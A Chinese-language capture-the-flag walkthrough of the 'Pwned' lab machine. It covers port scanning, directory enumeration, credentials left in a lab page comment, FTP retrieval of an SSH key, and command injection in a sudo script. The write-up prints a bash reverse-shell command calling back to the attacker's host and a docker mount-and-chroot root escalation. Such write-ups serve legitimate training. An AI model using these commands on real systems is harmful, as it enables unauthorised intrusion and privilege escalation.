主机发现

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# arp-scan -I eth1 -l
192.168.56.109  08:00:27:2d:69:f3       PCS Systemtechnik GmbH
```

主机地址为`192.168.56.109`

端口扫描

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# nmap -p- 192.168.56.109
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# nmap -sT -sC -sV -O -p21,22,80 192.168.56.109
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 23:51 CST
Nmap scan report for 192.168.56.109
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fe:cd:90:19:74:91:ae:f5:64:a8:a5:e8:6f:6e:ef:7e (RSA)
|   256 81:32:93:bd:ed:9b:e7:98:af:25:06:79:5f:de:91:5d (ECDSA)
|_  256 dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Pwned....!!
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:2D:69:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.92 seconds
```


探测21端口

检索发现**vsftpd 3.0.3**存在弱口令漏洞，默认用户密码都是`ftp`

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# ftp 192.168.56.109
Connected to 192.168.56.109.
220 (vsFTPd 3.0.3)
Name (192.168.56.109:root): ftp
530 Permission denied.
ftp: Login failed
ftp> exit
221 Goodbye.
```

权限被拒绝

探测80端口



vanakam nanba (Hello friend)

```
                                                                                              dddddddd
PPPPPPPPPPPPPPPPP                                                                             d::::::d
P::::::::::::::::P                                                                            d::::::d
P::::::PPPPPP:::::P                                                                           d::::::d
PP:::::P     P:::::P                                                                          d:::::d
  P::::P     P:::::Pwwwwwww           wwwww           wwwwwwwnnnn  nnnnnnnn        eeeeeeeeeeee        ddddddddd:::::d
  P::::P     P:::::P w:::::w         w:::::w         w:::::w n:::nn::::::::nn    ee::::::::::::ee    dd::::::::::::::d
  P::::PPPPPP:::::P   w:::::w       w:::::::w       w:::::w  n::::::::::::::nn  e::::::eeeee:::::ee d::::::::::::::::d
  P:::::::::::::PP     w:::::w     w:::::::::w     w:::::w   nn:::::::::::::::ne::::::e     e:::::ed:::::::ddddd:::::d
  P::::PPPPPPPPP        w:::::w   w:::::w:::::w   w:::::w      n:::::nnnn:::::ne:::::::eeeee::::::ed::::::d    d:::::d
  P::::P                 w:::::w w:::::w w:::::w w:::::w       n::::n    n::::ne:::::::::::::::::e d:::::d     d:::::d
  P::::P                  w:::::w:::::w   w:::::w:::::w        n::::n    n::::ne::::::eeeeeeeeeee  d:::::d     d:::::d
  P::::P                   w:::::::::w     w:::::::::w         n::::n    n::::ne:::::::e           d:::::d     d:::::d
PP::::::PP                  w:::::::w       w:::::::w          n::::n    n::::ne::::::::e          d::::::ddddd::::::dd
P::::::::P                   w:::::w         w:::::w           n::::n    n::::n e::::::::eeeeeeee   d:::::::::::::::::d
P::::::::P                    w:::w           w:::w            n::::n    n::::n  ee:::::::::::::e    d:::::::::ddd::::d
PPPPPPPPPP                     www             www             nnnnnn    nnnnnn    eeeeeeeeeeeeee     ddddddddd   ddddd
```

```
    A last note from Attacker :)

            I am Annlynn. I am the hacker hacked your server with your employees but they don't know how i used them.
            Now they worry about this. Before finding me investigate your employees first. (LOL) then find me Boomers XD..!!
```

```
#一段注释
<!-- I forgot to add this on last note
     You are pretty smart as i thought
     so here i left it for you
     She sings very well. l loved it  -->
```

从攻击者的留言得到两疑似用户名`Annlynn和XD`后面爆破的疑似目标

但是要我们从自己查起，所以这是实在没有信息才使用的

目录枚举


使用dirsearch

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# dirsearch -u http://192.168.56.109

[00:05:58] 200 -   41B  - /robots.txt
```

目录枚举出一个`/robots.txt`

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# curl 192.168.56.109/robots.txt
# Group 1

User-agent: *
Allow: /nothing
```

访问nothing



```
<!DOCTYPE html>
<html>
<head>
<title>Nothing</title>
</head>
<body>

<h1>i said nothing bro </h1>
<p></p>

<!--I said nothing here. you are wasting your time i don't lie-->



</body>
</html>
```

真什么都没有啊

使用gobuster

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
-u http://192.168.56.109
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.109
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/nothing              (Status: 301) [Size: 318] [-->
http://192.168.56.109/nothing/]
/server-status        (Status: 403) [Size: 279]
/hidden_text          (Status: 301) [Size: 322] [-->
http://192.168.56.109/hidden_text/]
Progress: 220558 / 220558 (100.00%)
```

```
===============================================================
Finished
===============================================================
```


扫描出一个hidden_text，访问隐藏文本内泄露的字典

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# curl http://192.168.56.109/hidden_text/secret.dic
/hacked
/vanakam_nanba
/hackerman.gif
/facebook
/whatsapp
/instagram
/pwned
/pwned.com
/pubg
/cod
/fortnite
/youtube
/kali.org
/hacked.vuln
/users.vuln
/passwd.vuln
/pwned.vuln
/backup.vuln
/.ssh
/root
/home
```

使用泄露字典枚举

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# gobuster dir -w ./dir.txt -u http://192.168.56.109
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.109
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ./dir.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/pwned.vuln           (Status: 301) [Size: 321] [-->
http://192.168.56.109/pwned.vuln/]
Progress: 21 / 21 (100.00%)
===============================================================
Finished
===============================================================
```

枚举出**/pwned.vuln**，访问



vanakam nanba. I hacked your login page too with advanced hacking method

Username Password 提交

查看源代码发现后端源代码

```
<?php
//  if (isset($_POST['submit'])) {
//      $un=$_POST['username'];
//      $pw=$_POST['password'];
//
//  if ($un=='ftpuser' && $pw=='B0ss_B!TcH') {  //如果username是ftpuser，password是B0ss_B!TcH
//      echo "welcome"
//      exit();
// }
// else
//  echo "Invalid creds"
// }
?>
```

登录发现没反应，疑似ftp凭据，尝试利用

ftp凭据利用

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# ftp 192.168.56.109
Connected to 192.168.56.109.
220 (vsFTPd 3.0.3)
Name (192.168.56.109:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

登录上后查看到一个share文件夹

```
ftp> ls
229 Entering Extended Passive Mode (|||21471|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 10  2020 share
```

进入share

```
ftp> ls
229 Entering Extended Passive Mode (|||55275|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2602 Jul 09  2020 id_rsa
-rw-r--r--    1 0        0              75 Jul 09  2020 note.txt
226 Directory send OK.
```

拿下来再说

```
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||52957|)
150 Opening BINARY mode data connection for id_rsa (2602 bytes).
100%
|*******************************************************************************
*******************|  2602      397.40 KiB/s    00:00 ETA
226 Transfer complete.
2602 bytes received in 00:00 (354.29 KiB/s)
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||48270|)
150 Opening BINARY mode data connection for note.txt (75 bytes).
100%
|*******************************************************************************
*******************|    75       13.00 KiB/s    00:00 ETA
226 Transfer complete.
75 bytes received in 00:00 (11.30 KiB/s)
```

note.txt

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# cat note.txt

Wow you are here

ariana won't happy about this note

sorry ariana :(
```

is_rsa

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
(...)
-----END OPENSSH PRIVATE KEY-----
```

获取到用户名和私钥

登录ariana

```
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# chmod 600 id_rsa


┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# ssh ariana@192.168.56.109 -i id_rsa
The authenticity of host '192.168.56.109 (192.168.56.109)' can't be established.
ED25519 key fingerprint is SHA256:Eu7UdscPxuaxyzophLkeILniUaKCgeOR96HjWhAmpyk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.109' (ED25519) to the list of known
hosts.
Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul 10 13:03:23 2020 from 192.168.18.70
ariana@pwned:~$
```

通过私钥文件成功登录上用户ariana

```
#user1flag
ariana@pwned:~$ cat user1.txt
congratulations you Pwned ariana

Here is your user flag ↓↓↓↓↓↓↓

fb8d98be1265dd88bac522e1b2182140

Try harder.need become root
```

在ariana家目录下的一段日记

```
ariana@pwned:~$ cat ariana-personal.diary
Its Ariana personal Diary :::

Today Selena fight with me for Ajay. so i opened her hidden_text on server. now
she resposible for the issue.
```

ariana ---> selena


```
ariana@pwned:~$ sudo -l
Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwned:
    (selena) NOPASSWD: /home/messenger.sh
```

发现可以以selena执行家目录下的一个脚本文件，查看脚本文件

```
ariana@pwned:~$ cat /home/messenger.sh
#!/bin/bash

clear
echo "Welcome to linux.messenger "
                echo ""
users=$(cat /etc/passwd | grep home |  cut -d/ -f 3)    #提去出包含home的用户名
                echo ""
echo "$users"
                echo ""
read -p "Enter username to send message : " name
                echo ""
read -p "Enter message for $name :" msg     #命令注入点
                echo ""
echo "Sending message to $name "

$msg 2> /dev/null
#2> /dev/null 的作用是将命令执行过程中的错误信息（STDERR）重定向到 /dev/null（一个黑洞设备）

                echo ""
echo "Message sent to $name :) "
                echo ""
```

发现存在命令注入漏洞

命令执行反弹shell



```
Welcome to linux.messenger


ariana:
selena:
ftpuser:

Enter username to send message : root

Enter message for root :bash

Sending message to root
whoami
selena
id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
bash -i >& /dev/tcp/192.168.56.247/6666 0>&1
```

```
zsh: corrupt history file /root/.zsh_history
┌──(root㉿kali)-[~/Desktop/xhh/HMV/pwned]
└─# nc -lvnp 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.109] 59670
selena@pwned:/home/ariana$ id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
selena@pwned:/home/ariana$
```

拿到用户selena的shell

```
#user2flag
selena@pwned:~$ cat user2.txt
cat user2.txt
711fdfc6caad532815a440f7f295c176

You are near to me. you found selena too.

Try harder to catch me
```

```
selena@pwned:~$ cat selena-personal.diary
Its Selena personal Diary :::

Today Ariana fight with me for Ajay. so i left her ssh key on FTP. now she resposible for the leak.
```

docker利用（selena ---> root)

```
selena@pwned:~$ id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
```

通过id命令发现selena在docker组里面

通过暴力挂在整个目录，实现宿主机任意文件读取

```
selena@pwned:~$ docker run --rm -it -v /:/tmp/hoooost alpine chroot /tmp/hoooost sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
```

```
# cd /root
# ls
root.txt
# cat root.txt
4d4098d64e163d2726959455d046fd7c



You found me. i dont't expect this （◎ . ◎）

I am Ajay (Annlynn) i hacked your server left and this for you.

I trapped Ariana and Selena to takeover your server :)


You Pwned the Pwned congratulations :)

share the screen shot or flags to given contact details for confirmation

Telegram   https://t.me/joinchat/NGcyGxOl5slf7_XtOkTr7g
```

Instgarm	ajs_walker
Twitter	Ajs_walker